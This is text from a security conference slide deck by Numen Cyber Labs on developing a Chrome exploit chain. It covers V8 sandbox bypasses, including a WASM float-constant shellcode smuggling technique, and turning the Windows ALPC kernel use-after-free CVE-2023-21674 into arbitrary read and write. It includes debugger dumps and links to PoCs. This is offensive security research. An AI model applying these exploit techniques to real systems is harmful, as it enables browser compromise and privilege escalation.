





Morden chrome exploit chain development

 numencyber@[numencyber](https://twitter.com/numencyber)

 avboy1337@[frust93717815](https://twitter.com/frust93717815)
 yyjb@



Team intruduction



01-  **NUMEN** is web3 company

02-Our Team

focusing on binary Security

Android/Linux/WindowsKernel/Browser

03-We two avboy and yyjb

focusing on art exploit in wild research.

If time permits , we also write exploit or do some fuzzing.



Basic Team Work of we two

TCP/IP Vulnerability CVE-2022-24719 PoC Restoration and Analysis



frust
@frust93717815

another chrome 0day
[github.com/avboy1337/1195...](https://github.com/avboy1337/1195777-chrome0day)
Just here to drop a chrome 0day. Yes you read that right.
[翻译推文](#)

avboy1337/1195777-
chrome0day



Bypass The Latest v8 Sandbox



Numen Cyber Labs · Follow
Numen Cyber Labs · 7 min read · Oct 26, 2022



...
did this issue is still
chrome v8 Sandbox

Plugging The Hole to Chrome CVE

Numen Cyber Labs · Follow
Numen Cyber Labs · 7 min read · Sep 20, 2022



Full Chain Video

The screenshot displays a virtual machine interface with three main windows:

- File Explorer:** Shows the directory structure for the IP address 114.0.5735.91_x64. The address bar shows 127.0.0.1. The file list includes:
 - 0.html
 - 1.html
 - 114_0_5735_91_x64.rar
 - main.exe
 - main.html
 - processShellcode.exe
 - shellcode.bin
- Google Chrome:** The address bar shows 127.0.0.1. A message indicates that the command-line flag --ignore-certificate-errors is not supported. A notification suggests setting Google Chrome as the default browser.
- Process Hacker:** Displays a list of running processes for the user NT AUTHORITY\SYSTEM. The process list is as follows:

Name	PID	CPU	I/O total...	Private ...	Descript...	User name	Integrity
System Idle Process	0	93.28		60 kB		NT AUTHORITY\SYSTEM	
Registry	100			7.63 MB			
csrss.exe	412			1.9 MB	Client Se...		
wininit.exe	512			1.39 MB	Window...		
services.exe	652			4.36 MB	服务和控...		
lsass.exe	660			4.75 MB	Local Se...		
fontdrvhost.exe	788			1.54 MB	Usermo...		
csrss.exe	532	0.15		2.29 MB	Client Se...		
winlogon.exe	612			2.44 MB	Window...		
explorer.exe	276	0.12		54.34 MB	Window...	WIN-U9HSLERF014\we	Medium
vmtoolsd.exe	5732	0.08	1.19 kB/s	22.86 MB	VMware...	WIN-U9HSLERF014\we	Medium
devenv.exe	5992	0.18		647.17 ...	Microso...	WIN-U9HSLERF014\we	Medium
main.exe	2412			13.99 MB		WIN-U9HSLERF014\we	Medium
conhost.exe	1932			7.9 MB	控制台窗...	WIN-U9HSLERF014\we	Medium
ProcessHacker.exe	4028	0.36		17.28 MB	Process ...	WIN-U9HSLERF014\we	Medium
Taskmgr.exe	8516	0.24		19.02 MB	任务管理...	WIN-U9HSLERF014\we	High
chrome.exe	3372	0.02		23.58 MB	Google ...	WIN-U9HSLERF014\we	Medium
chrome.exe	3864			2.05 MB	Google ...	WIN-U9HSLERF014\we	Medium
conhost.exe	4240			7.54 MB	控制台窗...	WIN-U9HSLERF014\we	Medium
chrome.exe	3008	0.42	13 kB/s	12.86 MB	Google ...	WIN-U9HSLERF014\we	Low
chrome.exe	4656			8.55 MB	Google ...	WIN-U9HSLERF014\we	Medium
chrome.exe	8924			7.29 MB	Google ...	WIN-U9HSLERF014\we	Untrusted
chrome.exe	2808			16.92 MB	Google ...	WIN-U9HSLERF014\we	Untrusted
chrome.exe	4084	0.51	13 kB/s	16.2 MB	Google ...	WIN-U9HSLERF014\we	Untrusted
cheatengine-x86_64-SSE...	9168	0.37		88.73 MB	Cheat E...	WIN-U9HSLERF014\we	Medium

CPU Usage: 6.72% Physical memory: 2.72 GB (67.90%) Processes: 125

激活 Windows

转到设置以激活 Windows。



basic explanation

01-Not popped up from Chrome Process

02-1 minute

Why Its OK, Stable is ultimust

03-forbiden api bypass

04-...



Chrome Full Chain

- ~~V8 Vul~~(we dont talk)
- V8 sbx bypass
 - Wasm function/Tuborfun opt function($\leq 116.0.5845.180$)
 - Modify Ignition bytecode
 - USE WASM to Bypass V8sbx again(Latest)**
- Chrome sbx bypass(CVE-2023-21674)
 - ~~Main Process Vul~~(we dont talk)
 - Forbidden api bypass**



V8 sbx bypass

01-Function Hijack($\leq 116.0.5845.180$)

Wasm

Tuborfun

02-Google CTF

Modify Ignition bytecode(?Real action)

03-USE WASM to Bypass V8sbx again
Latest Chrome

04-New Mitigations We met (Latest Version)



V8 sbx bypass

01-Function Hijack(<=116.0.5845.180)

Wasm

https://github.com/numencyber/Vulnerability_PoC/blob/4bbe367eada44f1016ae3bafa/bb097ba651ff466/CVE-2022-3723/arr.html#L140

Tuborfun/JIT

<https://bugs.chromium.org/p/chromium/issues/attachmentText?aid=601287>





V8 sbx bypass

01-Function Hijack(<=116.0.5845.180)

Memory Viewer

File Search View Debug Tools Kernel tools

37557588B010

Address	Bytes	Opcode	Comment
37557588B010	CC	int 3	
37557588B011	CC	int 3	
call to interrupt procedure-3:trap to debugge			
Protect:Execute/Read/Write AllocationBase=37557588B000 Base=37557588B010			
address	00	08	01234

Memory Viewer* (1)

File Search View Tools Kernel tools

00400000

Address	Bytes	Opcode	Comment		
00400000	??				
Protect:Read/Write AllocationBase=109900233000 Base=109900233000					
address	14	18	1C	20	456789
0.09900233314	00229F59	00000219	00000219	002332F1	Y "...
0.09900233324	00207401	0014E3D1	002333B5	00000000	Y "...
0.09900233334	2C050307	0D000421	0A000BFF	00000000	Y "...
0.09900233344	00233285	00055A75	00000229	00000A55	2#.u2
0.09900233354	00233381	00000061	2C050307	2D000421	3#.a.
0.09900233364	00400BFF	00000035	00233331	00055A9D	.@.5.
0.09900233374	00000229	00000AB9	00000000	00000BB1)...
0.09900233384	00000008	00000000	00000002	00005D45	Y "...
0.09900233394	0023335B	00000000	00000000	00000000	[3#...
0.099002333A4	00000000	00000000	00000000	00000000	Y "...
0.099002333B4	00000D91	00000219	00000F61	00000000	Y "...
0.099002333C4	7588B010	00003755	00000002	0000043C	Y "...
0.099002333D4	00000000	00000000	00000000	00000000	Y "...

```
avboy@u22: /mnt/9e4b17d7-a9ed-4cee-90f7-e8b4e511c8c1/singapore
```

r11	0x109900232e81	0x109900232e81
r12	0x109900232e81	0x109900232e81
r13	0x1edc003b4080	0x1edc003b4080
r14	0x109900000000	0x109900000000
r15	0x1edc0039c010	0x1edc0039c010
rip	0x37557588b011	0x37557588b011
eflags	0x202	[IF]
cs	0x33	0x33
ss	0x2b	0x2b
ds	0x0	0x0
es	0x0	0x0
fs	0x0	0x0
gs	0x0	0x0
fs_base	0x7fc470612080	0x7fc470612080
gs_base	0x0	0x0

gef>

address	C0	C4	C8	CC
10990002BCC0	00000D91	00000219	00000F61	00000000
10990002BCD0	FA33C800	00005585	00000002	0000043C
10990002BCE0	00000000	00000000	FFFFFFFF	00000000
10990002BCF0	00000000	00000000	00000271	00000D91
10990002BD00	00000219	00000F61	00000000	FA33CC40
10990002BD10	00005585	00000002	00005588	00000000
10990002BD20	00000000	FFFFFFFF	00000000	00000000
10990002BD30	00000000	00000272	00000D91	00000219
10990002BD40	00000F61	00000000	FA33D200	00005585
10990002BD50	00000002	000000E4	00000000	00000000
10990002BD60	FFFFFFFF	00000000	00000000	00000000



V8 sbx bypass

02-Modify Ignition bytecode

Modify byteCode indeed can give us some extra info.
 But i really think there is more work we need to do if we wanna to escape the v8 sbx stable.

```
./chrome --ignore-certificate-errors --enable-logging --js-flags="--xpose-gc --allow-natives-syntax" --incognito --disable-extensions
```

<https://github.com/google/google-ctf/tree/1c279181f1586cb2ceb97153ff399c37a0cfb44b/2023/quals/sandbox-v8box/solution>

The screenshot shows a browser window with a console message from 127.0.0.1. Below it, the developer console displays V8 bytecode instructions:

```

0x383900249764 @ 0 : 0b 04      Ldar a1
0x383900249766 @ 2 : 38 03 00    Add a0, [0]
0x383900249769 @ 5 : 44 01 01    AddSmi [1], [1]
0x38390024976c @ 8 : aa          Return
  
```

Below the console, the Memory Viewer shows a memory dump for address 5574D34FEF40:

Address	Bytes	Opcode	Comment
>>5574D34FEF40		??	
383900249764	01 0B 14 00	00 00 AA 01 AAM...
383900249774	02 00 00 00	00 00 00 00 10 02 00 00
383900249784	00 00 00 00	00 00 00 00 00 00 00 00



V8 sbx bypass

03-USE WASM to Bypass V8sbx again(Latest)

Another Function Hijack(Latest Chrome)

File Search View Debug Tools Kernel tools

Toggle Breakpoint Run Step Into Step Over Step Out Run till...

chrome+61035D2

Address	Bytes	Opcode
>>chrome+6103548 8B E5		mov rsp,rbp
chrome+61035D55D		pop rbp
chrome+61035D641 FF E7		jmp r15
chrome+61035D9CC		int 3
chrome+61035DACC		int 3

copy memory

RBP	00007FFF34185260	OF 0
RSP	00007FFF34185258	
R8	00000000000000031	
R9	000000000FFFFFF907	
R10	000055A08795F050	
R11	72 63 69 4D 65 6D 69 54	
R12	00007F01AE906CB0	
R13	000027E000398080	
R14	00001F6B00000000	
R15	00000EAF9E589010	
RIP	000055A0805BC5D2	

Protect:Read/Write AllocationBase=1F6B00275000 Base=1F6B00275000 Size=B000

address	B4	BC	456789ABCDEF0123
1F6B00275DB4	000002190026F5E5	0000021900000219	&.....
1F6B00275DC4	00000F5900000219	00000F59000062B5Y... b..Y..
1F6B00275DD4	0000000000000F59	0580000000000000	Y.....
1F6B00275DE4	0000000000010000	000027E000398020 9. '..
1F6B00275DF4	000027E000ADADC0	FFFFFFFFFFFF000000	. '.....
1F6B00275E04	00000EAF9E589010	000027E0003980D0	. X ... 9. '..
1F6B00275E14	000027E0003980C8	000027E0003980E8	9. '.. 9. '..



V8 sbx bypass

03-USE WASM to Bypass V8sbx again(Latest)

Another Function Hijack(Latest Chrome) , but where should we jmp??

Found: 1

Address	Value	Previous	First
55D7DCA842E4	3FF1F7CED916872B	3FF1F7CED916872B	3FF1F7CED916872B

Memory Viewer - Running

File Search View Debug Tools Kernel tools

Toggle Breakpoint Run Step Into Step Over Step Out Run till...

5638EE517B92

Protect:Execute/Read/Write	AllocationBase=55D7DCA84000	Base=55D7DCA84000	Size
address	E4	EC	456789ABCDEF0123
55D7DCA842E4	3FF1F7CED916872B	110FF2C26E0F4966	+ . ?fI.n ..
55D7DCA842F4	2F1A9FBEB490747	6E0F49663FF224DD	G.I ./ \$?fI.n
55D7DCA84304	BA490F4F110FF2CA	3FF5851EB851EB85	..O.I Q . ?
55D7DCA84314	110FF2D26E0F4966	8B4C20778D481757	fI.n ..W.H w L
55D7DCA84324	57D5B949FE8B48C7	894400001EC60025	H I W%. ...D
55D7DCA84334	FC0000C2C749FF4F	0842F641D7234CFF	O I .. L# & B.

New Scan Next Scan

Value: 3ff1f7ced916872b

Hex 3ff1f7ced916872b

Scan Type Exact Value

Value Type 8 Bytes

Compare to first scan

Memory Scan Options

All

Start 0000000000000000

Stop 00007fffffffffffffff

Writable

CopyOnWrite

Active memory only

Fast Scan 4

Executable

Alignment

Last Digits



V8 sbx bypass

03-USE WASM to Bypass V8sbx again(Latest)

```
function fun() {  
    // 1.123=3ff1f7ced916872b  
    return [1.123, 1.134, 1.345];  
}  
for (let i = 0; i < 0x5000; i++) {  
    fun(0);  
}  
fun();
```

```
55D9B81040B8 - mov eax,00000006 { 6 }  
55D9B81040BD - mov [rdi+03],eax  
55D9B81040C0 - mov r10,3FF1F7CED916872B { 1.12 }  
55D9B81040CA - vmovq xmm0,r10  
55D9B81040CF - vmovsd [rdi+07],xmm0  
55D9B81040D4 - mov r10,3FF224DD2F1A9FBE { 1.13 }  
55D9B81040DE - vmovq xmm0,r10  
55D9B81040E3 - vmovsd [rdi+0F],xmm0  
55D9B81040E8 - mov r10,3FF5851EB851EB85 { 0.00 }  
55D9B81040F2 - vmovq xmm0,r10
```



V8 sbx bypass

03-USE WASM to Bypass V8sbx again(Latest)

```
(module
```

```
(func (export "main") (result f64)
```

```
;; -6.654614018578406e+60=CC90909090909090
```

```
f64.const -6.654614018578406e+60
```

```
;; 1.124=3ff1fbe76c8b4396
```

```
f64.const 1.124
```

```
;; 1.125=3ff2000000000000
```

```
f64.const 1.125
```

```
;; 1.126=3ff204189374bc6a
```

```
f64.const 1.126
```

```
drop
```

```
drop
```

```
drop
```

```
))
```

```
var wasmCode = new Uint8Array([...wasm..binary...]);  
var wasmModule = new WebAssembly.Module(wasmCode);  
var wasmInstance = new  
WebAssembly.Instance(wasmModule);  
var f = wasmInstance.exports.main;  
for (let i = 0; i < 0x10000; i++) {  
    f();  
}  
%DebugPrint(wasmInstance);
```




V8 sbx bypass

03-USE WASM to Bypass V8sbx again(Latest)


wasmInstance

```

19FC00275E80 000002190026F5E5 0000021900000219
19FC00275E90 00000F5900000219 00000F59000062B5
19FC00275EA0 0000000000000F59 FFFFFFFFFF000000
19FC00275EB0 0000000000000000 00003238003AC020
19FC00275EC0 00003238003AC0E0 FFFFFFFFFF000000
19FC00275ED0 0000355CEAE43000 00003238003AC0D0
19FC00275EE0 00003238003AC0C8 00003238003AC0E8
19FC00275EF0 00003238003AC0E0 00003238003AC010

```

0000355CEAE43000



RWX float64

```

355CEAE43715 - jbe 355CEAE43771
355CEAE4371B - mov r10,CC90909090909090 { -1869574000 }
355CEAE43725 - vmovq xmm0,r10
355CEAE4372A - mov r10,3FF1FBE76C8B4396 { 1.12 }
355CEAE43734 - vmovq xmm1,r10
355CEAE43739 - mov r10,3FF2000000000000 { 1.13 }
355CEAE43743 - vmovq xmm2,r10
355CEAE43748 - mov r10,3FF204189374BC6A { 1.13 }
355CEAE43752 - vmovq xmm3,r10

```





POC2023



V8 sbx bypass

03-USE WASM to Bypass V8sbx again(Latest)





V8 sbx bypass

04-New Mitigations I met(Latest Version)

01-Partition Alloc free list Mitigation

558110B6E62B - bswap rdx
558110B6E62E - mov rsi,rdx
558110B6E631 - xor rsi,r12
558110B6E634 - **cmp rsi,001FFFFFF { 2097151 }**
558110B6E63B - ja chrome+2C26B80 { ->558110B6EB80 } **INT3**
558110B6E641 - mov esi,edx
558110B6E643 - **and esi,001FC000 { 2080768 }**
558110B6E649 - je chrome+2C26B80 { ->558110B6EB80 } **INT3**

02-we can predicate the binary data space and calc a lot of address or even calc the absolute address of lots memory, but the Binary data's ability is not powerful enough to modify them



V8 sbx bypass

04-New Mitigations I met(Latest Version)

01-Partition Alloc MetadataPage Mitigation(version 118.0.5993.117)

chrome+2D202FF - mov rax,[chrome+DC12B60] { (**16240000000=min(Partition Addr)**) }

chrome+2D20306 - cmp rax,r14 (**r14 is destination addr**)

chrome+2D20309 - ja chrome+2D20B8B **INT3 (if dest < min(PartitionAlloc addr) then crash)**

chrome+2D2030F - add rax,[chrome+DC12B70] { (0) } (rax+lengthOfParthtion)

chrome+2D20316 - cmp rax,r14

chrome+2D20319 - jbe chrome+2D20B8B **INT3 (if dest > max(PartitionAlloc addr) then crash)**

162800001000	0000563EA91F0680	0000000000000000
162800001010	00000000000020001	0000000000000000
162800001020	00000000000000000	0000000000000000
162800001030	00000000000000000	0000000000000000
162800001040	00000000000000000	0000000000000000
162800001050	00000000000000000	0000000000000000
162800001060	000016280000C060	0000000000000000
162800001070	0000563EA91F0790	0040000010200002
162800001080	0000000000000000	0000000000000000
162800001090	0000563EA91F07E0	0040000010180004
1628000010A0	00000000000000000	0000000000000000

02-we can predicat
of lots memory, but

rw Pointer

en calc the absolute address
ify them



V8 sbx bypass

03-Convert type of Vul(Latest)

Comment 2 by [saelo@google.com](#) on Wed, Apr 13, 2022, 5:55 PM GMT+8

Project Member

What seems to be happening here is that the code somehow ends up creating two different JSArgumentsObjects (`e2.M` and `e2.C`) which point to the same `FixedArray` elements backing store. This can be seen by adding `%DebugPrint` statements at the end of the repro case:

...

===== e2.M =====

DebugPrint: 0x85700257e05: [JS_ARGUMENTS_OBJECT_TYPE] in OldSpace

...

- elements: 0x0857000d9a49 <FixedArray[3]>

...

===== e2.C =====

DebugPrint: 0x85700257e35: [JS_ARGUMENTS_OBJECT_TYPE] in OldSpace

...

- elements: 0x0857000d9a49 <FixedArray[3]>

...

...

When Writing Exploits, Maybe the solution is in The Conversation!!!

It seems this can then be used to cause other issues. For example, by deleting e.g. `e2.M[0]` then accessing `e2.C[0]` you can leak the "hole" value, which can probably be used to cause memory corruption (see e.g. [issue-1263462](#)).



ALPC Kernel Privilege Escalation Vulnerability CVE-2023-21674

Author:yyjb - NumenCyber labs



Constructing a PoC

- 1、 Analyzing patches
- 2、 Possible error methods
- 3、 Objects that never fade away
- 4、 Rediscovering references



Analyzing patches

```
__int64 __fastcall AlpciSendDeferredMessageBeforeWait()  
{  
    if ( (a3 & 0x20000) != 0 )//          #define  
    ALPC_MSGFLG_SYNC_REQUEST 0x20000  
    {  
        goto erorr;  
    }  
    AlpcpSendMessage((__int64 *)v21, a4, 0i64, a6);  
    if ( v10 >= 0 )  
    {  
    }  
}
```



Analyzing patches

```
if ( *(_QWORD *)(v21 + 24) )
{
    if ( *(_QWORD *)(v21 + 32) )
        return AlpcpDispatchReplyToWaitingThread(a1);
    else
        return AlpcpDispatchReplyToPort(a1);
}
else
{return AlpcpDispatchNewMessage(a1);}
```



Analyzing patches

```
if ( (v17 & 0x20000) != 0 )
{
    *(_DWORD*)(v1 + 40) &= ~0x100u;
    *(_WORD*)(v1 - 30) += 2;    # AlpcMessage Count
    *(_QWORD*)(v1 + 32) = CurrentThread;    #Thread
    __InterlockedExchange64((volatile __int64
*)&CurrentThread[1].RelativeTimerBias, v1);
}
```



Possible error methods

- 1, AlpcMessage : UAF
- 2, AlpcMessage->Thread : Thread Token Permissions Inheritance Error
- 3, Alpc Port : UAF



objects that never fade away

Kernel 'com:pipe,port=\\.\pipe\com_1,baud=115200,pipe' - WinDbg:10.0.22621.755 AMD64

File Edit View Debug Window Help

Memory

This object will never be released

Virtual: fffffa07884afde0-20	Previous	Display format: Byte	Next
fffffa07`884afd00	00 02 00 00 00 00 00 00 02 00 00 00 00 00 00 00	
fffffa07`884afd00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
fffffa07`884afd00	58 bb 4d 73 89 dc ff ff 58 bb 4d 73 89 dc ff ff	X.Ms.....X.Ms.....
fffffa07`884afd00	00 00 00 00 00 00 00 00 a0 ba 4d 73 89 dc ff ffMs.....
fffffa07`884afe00	80 00 8f 77 89 dc ff ff 10 53 00 00 02 00 00 00w.....S.....
fffffa07`884afe10	80 a0 80 73 89 dc ff ff 00 00 00 00 00 00 00 00s.....
fffffa07`884afe20	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fffffa07`884afe30	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fffffa07`884afe40	c0 c5 18 7c 07 ca ff ff 00 00 00 00 00 00 00 00
fffffa07`884afe50	00 00 00 00 00 00 00 00 20 01 00 00 00 00 00 00
fffffa07`884afe60	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
fffffa07`884afe70	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Calls

Raw args Func info Source Addr Headings Nonvolatile reg

Frame nums Source args

More Less

```

nt!DbgBreakPointWithStatus
nt!KdCheckForDebugBreak+0x1c01b6
nt!KeAccumulateTicks+0x4ca
nt!KiUpdateRunTime+0x64
nt!KiUpdateTime+0xdc5
nt!KeClockInterruptNotify+0x26b
nt!HalTimerClockInterrupt+0x2

```

Command - Kernel 'com:pipe,port=\\.\pipe\com_1,baud=115200,pipe' - WinDbg:10.0.22621.755

```

fffff805`73020c60 cc          int      3
1: kd> !pool fffffa07884afde0
Pool page fffffa07884afde0 region is Paged pool
fffffa07884af820 size: 2fd previous size: 0 (Allocated) MPsc
fffffa07884afb20 size: 260 previous size: 0 (Allocated) FMfn
*fffffa07884afd0 size: 230 previous size: 0 (Allocated) *ALMs
Pooltag ALMs : ALPC message, Binary : nt!alpc
fffffa07884affe0 size: 1000 previous size: 0 (Free)
1: kd> dq fffffa07884afde0
fffffa07`884afde0 ffffd89`734dbb58 ffffd89`734dbb58
fffffa07`884afd00 00000000`00000000 ffffd89`734dbaa0
fffffa07`884afe00 ffffd89`778f0080 00000002`00005310
fffffa07`884afe10 ffffd89`7380a080 00000000`00000000
fffffa07`884afe20 00000000`00000000 00000000`00000000
fffffa07`884afe30 00000000`00000000 00000000`00000000
fffffa07`884afe40 fffffa07`7c18c5c0 00000000`00000000
fffffa07`884afe50 00000000`00000000 00000000`00000120

```

Already released

Disassembly

Offset: LpccCopyRequestData

```

nt!DbgUserBreakPoint:
fffff805`73020c50 cc          int      3
fffff805`73020c51 c3          ret
fffff805`73020c52 cc          int      3
fffff805`73020c53 cc          int      3
fffff805`73020c54 cc          int      3
fffff805`73020c55 cc          int      3
fffff805`73020c56 cc          int      3
fffff805`73020c57 cc          int      3
fffff805`73020c58 0f1f840000000000 nop     dword ptr [rax+
nt!DbgBreakPointWithStatus:
fffff805`73020c60 cc          int      3
fffff805`73020c61 c3          ret
nt!DbgBreakPointWithStatusEnd:
fffff805`73020c62 cc          int      3
fffff805`73020c63 cc          int      3
fffff805`73020c64 cc          int      3
fffff805`73020c65 cc          int      3
fffff805`73020c66 cc          int      3

```



Rediscovering references

LpcpCopyRequestData()

```
PrimaryToken = HandleInformation;
result = ObReferenceObjectByHandle(a2, 1u, AlpcPortObjectType, PreviousMode, &PrimaryToken, HandleInformation);
if ( result >= 0 )
{
    v18 = AlpcpLookupMessage((__DWORD)PrimaryToken, DWORD2(v36), v37, v17, (__int64)&BugCheckParameter2);
    if ( v18 < 0 )
    {
        .ABEL_35:
        PsDereferencePrimaryToken(PrimaryToken);
        return v18;
    }
    v19 = *( _OWORD * )(BugCheckParameter2 + 32);
    if ( v19 )
    {
        v18 = -1073741811;
        v20 = *( __int16 * )(BugCheckParameter2 + 246);
    }
}
```

Search for APIs based on these features

trigger UAF (Use-After-Free)



Arbitrary Read and Write from Kernel UAF to Userland

- 1 , Attempting to modify a forged kernel object via UAF
- 2 , Reflecting on the significance of the LpcpCopyRequestData function itself



Arbitrary Read and Write from Kernel UAF to Userland

```
NTSTATUS __fastcall LpcpCopyRequestData()
{
    .....
    if ( a1 )//Read or Write
    {
        Process = CurrentThread->ApcState.Process;
        v28 = v34.m128i_i32[0];
        v29 = *(_KPROCESS **)(v19 + 544);
        v30 = (int)Address;
    }
    else
    {
        v29 = CurrentThread->ApcState.Process;
        v28 = (int)Address;
        v30 = v34.m128i_i32[0];
        Process = *(_KPROCESS **)(v19 + 544);
    }
    v18 = MmCopyVirtualMemory((_DWORD)Process, v30, (_DWORD)v29, v28,
v13, PreviousMode, (__int64)&v33);
    .....
}
```



Kernel 'com:pipe,port=\\.\pipe\com_1,baud=115200,pipe' - WinDbg:10.0.22021.755 AMD64

File Edit View Debug Window Help

Memory

Virtual: r10

Display format: Byte

```

ffffdc89`778f0080 80 10 96 73 89 dc ff ff ...s...
ffffdc89`778f0088 80 10 96 73 89 dc ff ff ...s...
ffffdc89`778f0090 80 10 96 73 89 dc ff ff ...s...
ffffdc89`778f0098 80 10 96 73 89 dc ff ff ...s...
ffffdc89`778f00a0 80 10 96 73 89 dc ff ff ...s...
ffffdc89`778f00a8 80 10 96 73 89 dc ff ff ...s...
ffffdc89`778f00b0 80 10 96 73 89 dc ff ff ...s...
ffffdc89`778f00b8 80 10 96 73 89 dc ff ff ...s...
ffffdc89`778f00c0 80 10 96 73 89 dc ff ff ...s...
ffffdc89`778f00c8 80 10 96 73 89 dc ff ff ...s...
ffffdc89`778f00d0 80 10 96 73 89 dc ff ff ...s...

```

Calls

```

nt!LpcpCopyRequestData+0x1b3
nt!NtWriteRequestData+0x3f
nt!KiSystemServiceCopyEnd+0x25
ntdll!NtWriteRequestData+0x14
CPP_ALPC_Basic_Client+0xe67ba

```

Command - Kernel 'com:pipe,port=\\.\pipe\com_1,baud=115200,pipe' - WinDbg:10.0.22021.755 AMD64

```

fffff805733782e8 ntkrnlmp!AlpcpFlushMessagesByRequestor
fffff8057328e190 ntkrnlmp!AlpcpProbeMessageAttributes
0: kd> dt ntkrnlmp!_KALPC_MESSAGE fffff805733782e8
+0x000 Entry           : _LIST_ENTRY [ 0xffffdc89`734dbb58 -
+0x010 PortQueue       : (null)
+0x018 OwnerPort       : 0xffffdc89`734dbaa0 _ALPC_PORT
+0x020 WaitingThread   : 0xffffdc89`778f0080 _ETHREAD
+0x028 ul              : <unnamed-tag>
+0x02c SequenceNo     : 0n2
+0x030 QuotaProcess    : 0xffffdc89`7380a080 _EPROCESS
+0x030 QuotaBlock      : 0xffffdc89`7380a080 Void
+0x038 CancelSequencePort : (null)
+0x040 CancelQueuePort : (null)
+0x048 CancelSequenceNo : 0n0
+0x050 CancelListEntry : _LIST_ENTRY [ 0x00000000`00000000 -

```

Disassembly

Offset: LpcpCopyRequestData

```

fffff805`7353dabe 4889442420 mov     qword ptr [rsp+20h],rax
fffff805`7353dac3 448b842490000000 mov     r8d,dword ptr [rsp+90h]
fffff805`7353dacb 8b94248800000000 mov     edx,dword ptr [rsp+88h]
fffff805`7353dad2 488b4c2450 mov     rcx,qword ptr [rsp+50h]
fffff805`7353dad7 e8c450d6ff call    nt!AlpcpLookupMessage (fffff805`7353dad2)
fffff805`7353dad2 8bd8 mov     ebx,eax
fffff805`7353dada 85c0 test   eax,eax
fffff805`7353dae0 0f8821010000 js     nt!LpcpCopyRequestData+0:
fffff805`7353dae6 488b442448 mov     rax,qword ptr [rsp+48h]
fffff805`7353dae7 4c8b5020 mov     r10,qword ptr [rax+20h]
fffff805`7353dae7 4d85d2 test   r10,r10
fffff805`7353daf2 750a jne    nt!LpcpCopyRequestData+0:
